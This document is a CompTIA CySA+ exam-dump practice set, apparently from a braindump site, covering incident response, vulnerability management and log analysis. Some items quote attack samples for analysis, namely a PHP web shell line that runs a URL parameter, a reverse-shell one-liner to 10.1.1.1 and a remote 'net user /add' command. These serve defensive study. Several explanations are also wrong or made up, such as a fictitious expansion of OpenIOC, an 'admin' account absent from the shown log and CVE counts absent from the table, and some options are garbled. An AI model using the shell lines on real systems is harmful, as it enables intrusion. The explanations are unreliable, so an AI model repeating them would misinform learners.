Website: www.VCEplus.io

Twitter: https://twitter.com/VCE_Plus

Exam Code: CS0-003

Exam Name: CompTIA CSA+

Exam A

QUESTION 1
A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

A. Code analysis
B. Static analysis
C. Reverse engineering
D. Fuzzing

Correct Answer: C
Section:
Explanation:
Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

QUESTION 2
An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

A. Hard disk
B. Primary boot partition
C. Malicious tiles
D. Routing table
E. Static IP address

Correct Answer: A
Section:
Explanation:
The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

QUESTION 3
Which of the following security operations tasks are ideal for automation?

A. Suspicious file analysis:
   Look for suspicious-looking graphics in a folder.
   Create subfolders in the original folder based on category of graphics found.
   Move the suspicious graphics to the appropriate subfolder
B. Firewall IoC block actions:
   Examine the firewall logs for IoCs from the most recently published zero-day exploit
   Take mitigating actions in the firewall to block the behavior found in the logs
   Follow up on any false positives that were caused by the block rules
C. Security application user errors:

Search the error logs for signs of users having trouble with the security application
Look up the user's phone number
Call the user to help with any questions about using the application
D. Email header analysis:
Check the email header for a phishing confidence metric greater than or equal to five
Add the domain of sender to the block list
Move the email to quarantine

Correct Answer: D
Section:
Explanation:
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

QUESTION 4
An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

A. PCI Security Standards Council
B. Local law enforcement
C. Federal law enforcement
D. Card issuer

Correct Answer: D
Section:
Explanation:
Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach. The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official
Reference: https://www.pcisecuritystandards.org/

QUESTION 5
Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

A. Mean time to detect
B. Number of exploits by tactic
C. Alert volume
D. Quantity of intrusion attempts

Correct Answer: A
Section:
Explanation:
Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official
Reference: https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack

QUESTION 6

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

A. Timeline

B. Evidence

C. Impact

D. Scope

Correct Answer: C
Section:
Explanation:
The correct answer is C. Impact.
The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service1.
The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

QUESTION 7
An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

A. False positive

B. True negative

C. False negative

D. True positive

Correct Answer: C
Section:
Explanation:
The correct answer is C. False negative.
A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.
A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

QUESTION 8
A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

A. System hardening

B. Hybrid network architecture

C. Continuous authorization

D. Secure access service edge

Correct Answer: A
Section:
Explanation:
The correct answer is A. System hardening.

System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.

The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

QUESTION 9
Which of the following best describes the key elements of a successful information security program?

A. Business impact analysis, asset and change management, and security communication plan
B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Correct Answer: B
Section:
Explanation:
A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets.
Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.
Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.
Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

QUESTION 10
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

```
∨ 📁 Alerts (17)
  > 🚩 Absence of Anti-CSRF Tokens
  > 🚩 Content Security Policy (CSP) Header Not Set (6)
  > 🚩 Cross-Domain Misconfiguration (34)
  > 🚩 Directory Browsing (11)
  > 🚩 Missing Anti-clickjacking Header (2)
  > 🚩 Cookie No HttpOnly Flag (4)
  > 🚩 Cookie Without Secure Flag
  > 🚩 Cookie with SameSite Attribute None (2)
  > 🚩 Cookie without SameSite Attribute (5)
  > 🚩 Cross-Domain JavaScript Source File Inclusion
  > 🚩 Timestamp Disclosure - Unix (569)
  > 🚩 X-Content-Type-Options Header Missing (42)
  > 🚩 CORS Header
  > 🚩 Information Disclosure - Sensitive Information in URL (2)
  > 🚩 Information Disclosure - Suspicious Comments (43)
  > 🚩 Loosely Scoped Cookie (5)
  > 🚩 Re-examine Cache-control Directives (33)
```

Which of the following tuning recommendations should the security analyst share?

A. Set an Http Only flag to force communication by HTTPS.

B. Block requests without an X-Frame-Options header.

C. Configure an Access-Control-Allow-Origin header to authorized domains.

D. Disable the cross-origin resource sharing header.

Correct Answer: C

Section:

Explanation:

The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions. The tuning recommendation is to configure the Access-Control-AllowOrigin header to only allow authorized domains that need to access the web application's resources.

This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

Reference: OWASP Top Ten | OWASP Foundation

QUESTION 11

A company brings in a consultant to make improvements to its website. After the consultant leaves a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

```
<html>
<body>
<img onmouseleave="shutdown" src="shutdown.jpg" alt="shutdown">
<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

Which of the following did the consultant do?

A. Implanted a backdoor

B. Implemented privilege escalation

C. Implemented clickjacking

D. Patched the web server

Correct Answer: A

Section:

Explanation:

The correct answer is A. Implanted a backdoor.

A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.

In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says "Exit". However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.

The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.

Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.

Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits,

malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.
Reference:
1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)
2 What is Clickjacking? Tutorial & Examples | Web Security Academy
3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix
4 What Is Patching? | Best Practices For Patch Management - cWatch Blog

QUESTION 12
Which of the following makes STIX and OpenloC information readable by both humans and machines?

A. XML

B. URL

C. OVAL

D. TAXII

Correct Answer: A
Section:
Explanation:
The correct answer is A. XML.
STIX and OpenloC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenloC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also humanreadable, as it uses plain text and follows a hierarchical and nested structure.
XML is not the only format that can be used to make STIX and OpenloC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as:
XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.
XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.
XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX 1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.
Reference:
1 Introduction to STIX - GitHub Pages
2 5 Best Threat Intelligence Feeds in 2023 (Free & Paid Tools) - Comparitech
3 What Are STIX/TAXII Standards? - Anomali Resources
4 What is STIX/TAXII? | Cloudflare
5 Sample Use | TAXII Project Documentation - GitHub Pages
6 Trying to retrieve xml data with taxii - Stack Overflow
7 CISA AIS TAXII Server Connection Guide
8 CISA AIS TAXII Server Connection Guide v2.0 | CISA

QUESTION 13
A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

A. The current scanners should be migrated to the cloud

B. Cloud-specific misconfigurations may not be detected by the current scanners

C. Existing vulnerability scanners cannot scan IaaS systems

D. Vulnerability scans on cloud environments should be performed from the cloud

Correct Answer: B
Section:

Explanation:
Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

QUESTION 14
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities

B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation

C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation

D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Correct Answer: B
Section:
Explanation:
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

QUESTION 15
Which of the following is the first step that should be performed when establishing a disaster recovery plan?

A. Agree on the goals and objectives of the plan

B. Determine the site to be used during a disaster C Demonstrate adherence to a standard disaster recovery process

C. Identity applications to be run during a disaster

Correct Answer: A
Section:
Explanation:
The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

QUESTION 16
A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

A. Testing

B. Implementation

C. Validation

D. Rollback

Correct Answer: C
Section:
Explanation:
The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has

not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

QUESTION 17
The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {HOSTName}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_u1}
The command completed successfully.
```

Which of the following has occurred?

A. Registry change
B. Rename computer
C. New account introduced
D. Privilege escalation

Correct Answer: C
Section:
Explanation:
The endpoint log entry shows that a new account named ''admin'' has been created on a Windows system with a local group membership of ''Administrators''. This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

QUESTION 18
A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

A. Data enrichment
B. Security control plane
C. Threat feed combination
D. Single pane of glass

Correct Answer: D
Section:
Explanation:
A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations. Official
Reference: https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack

QUESTION 19
Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officerokuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
22/tcp   open   ssh
111/tcp  open   rpcbind
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
8000/tcp  open   http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE
80/tcp     open   http
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
443/tcp  open   https
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp open   ms-wbt-server
5357/tcp open   wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT      STATE SERVICE
22/tcp   open   ssh
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
443/tcp  open   https
445/tcp  open   microsoft-ds
3389/tcp open   ms-wbt-server
5357/tcp open   wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp open   ms-wbt-server
5357/tcp open   wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?

A.   wh4dc-748gy.lan (192.168.86.152)

B.   lan (192.168.86.22)

C.   imaging.lan (192.168.86.150)

D.   xlaptop.lan (192.168.86.249)

E.   p4wnp1_aloa.lan (192.168.86.56)

Correct Answer: E
Section:
Explanation:
The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official
Reference: https://github.com/mame82/P4wnP1_aloa

QUESTION 20
When starting an investigation, which of the following must be done first?

A.   Notify law enforcement

B.   Secure the scene

C.   Seize all related evidence

D.   Interview the witnesses

Correct Answer: B
Section:
Explanation:
The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

QUESTION 21
Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A.   The lead should review what is documented in the incident response policy or plan

B.   Management level members of the CSIRT should make that decision

C.   The lead has the authority to decide who to communicate with at any t me

D.   Subject matter experts on the team should communicate with others within the specified area of expertise

Correct Answer: A
Section:
Explanation:
The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

QUESTION 22
A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A. Firewall logs

B. Indicators of compromise

C. Risk assessment

D. Access control lists

Correct Answer: B
Section:
Explanation:
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

QUESTION 23
An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

A. Beaconing

B. Cross-site scripting

C. Buffer overflow

D. PHP traversal

Correct Answer: A
Section:

QUESTION 24
A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

A. Change the display filter to f cp. accive. pore

B. Change the display filter to tcg.port=20

C. Change the display filter to f cp-daca and follow the TCP streams

D. Navigate to the File menu and select FTP from the Export objects option

Correct Answer: C
Section:
Explanation:
The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

QUESTION 25
A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

A. SLA

B. MOU

C. NDA

D. Limitation of liability

Correct Answer: A
Section:
Explanation:
SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

QUESTION 26
Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A. Command and control
B. Actions on objectives
C. Exploitation
D. Delivery

Correct Answer: A
Section:
Explanation:
Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

QUESTION 27
A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

A. External
B. Agent-based
C. Non-credentialed
D. Credentialed

Correct Answer: B
Section:
Explanation:
Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

QUESTION 28
A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?

A. RCE
B. Reverse shell
C. XSS
D. SQL injection

Correct Answer: B

Section:
Explanation:
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$I
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

QUESTION 29
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

A. Scope
B. Weaponization
C. CVSS
D. Asset value

Correct Answer: B
Section:
Explanation:
Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

QUESTION 30
An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

A. 10.101.27.98
B. 54.73.225.17
C. 54.74.110.26
D. 54.74.110.228

Correct Answer: D
Section:
Explanation:
The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

QUESTION 31
A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

A. Credentialed network scanning

B. Passive scanning

C. Agent-based scanning

D. Dynamic scanning

Correct Answer: C
Section:
Explanation:
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

QUESTION 32
A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

A. function x() { info=$(geoiplookup $1) && echo '$1 | $info' }

B. function x() { info=$(ping -c 1 $1 | awk -F '/' 'END{print $5}') && echo '$1 | $info' }

C. function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F '.in-addr' '{print $1}').origin.asn.cymru.com TXT +short) && echo '$1 | $info' }

D. function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo '$1 | $info' }

Correct Answer: C
Section:
Explanation:
The function that can be used on a shell script to identify anomalies on the network routing most accurately is:
function x() { info=(dig(dig -x $1 | grep PTR | tail -n 1 | awk -F ''.in-addr'' '{print $1}').origin.asn.cymru.com TXT +short) && echo ''$1 | $info'' }
This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

QUESTION 33
There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators

B. Improve employee training and awareness

C. Increase password complexity standards

D. Deploy mobile device management

Correct Answer: B
Section:
Explanation:
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

QUESTION 34
Which of the following is the best way to begin preparation for a report titled 'What We Learned' regarding a recent incident involving a cybersecurity breach?

A. Determine the sophistication of the audience that the report is meant for

B. Include references and sources of information on the first page

C. Include a table of contents outlining the entire report

D. Decide on the color scheme that will effectively communicate the metrics

Correct Answer: A
Section:
Explanation:
The best way to begin preparation for a report titled ''What We Learned'' regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

QUESTION 35
A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

A. Upload the binary to an air gapped sandbox for analysis

B. Send the binaries to the antivirus vendor

C. Execute the binaries on an environment with internet connectivity

D. Query the file hashes using VirusTotal

Correct Answer: A
Section:
Explanation:
The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

QUESTION 36
Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM

B. SIEM

C. SOAR

D. QVVASP

Correct Answer: C
Section:
Explanation:
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

QUESTION 37
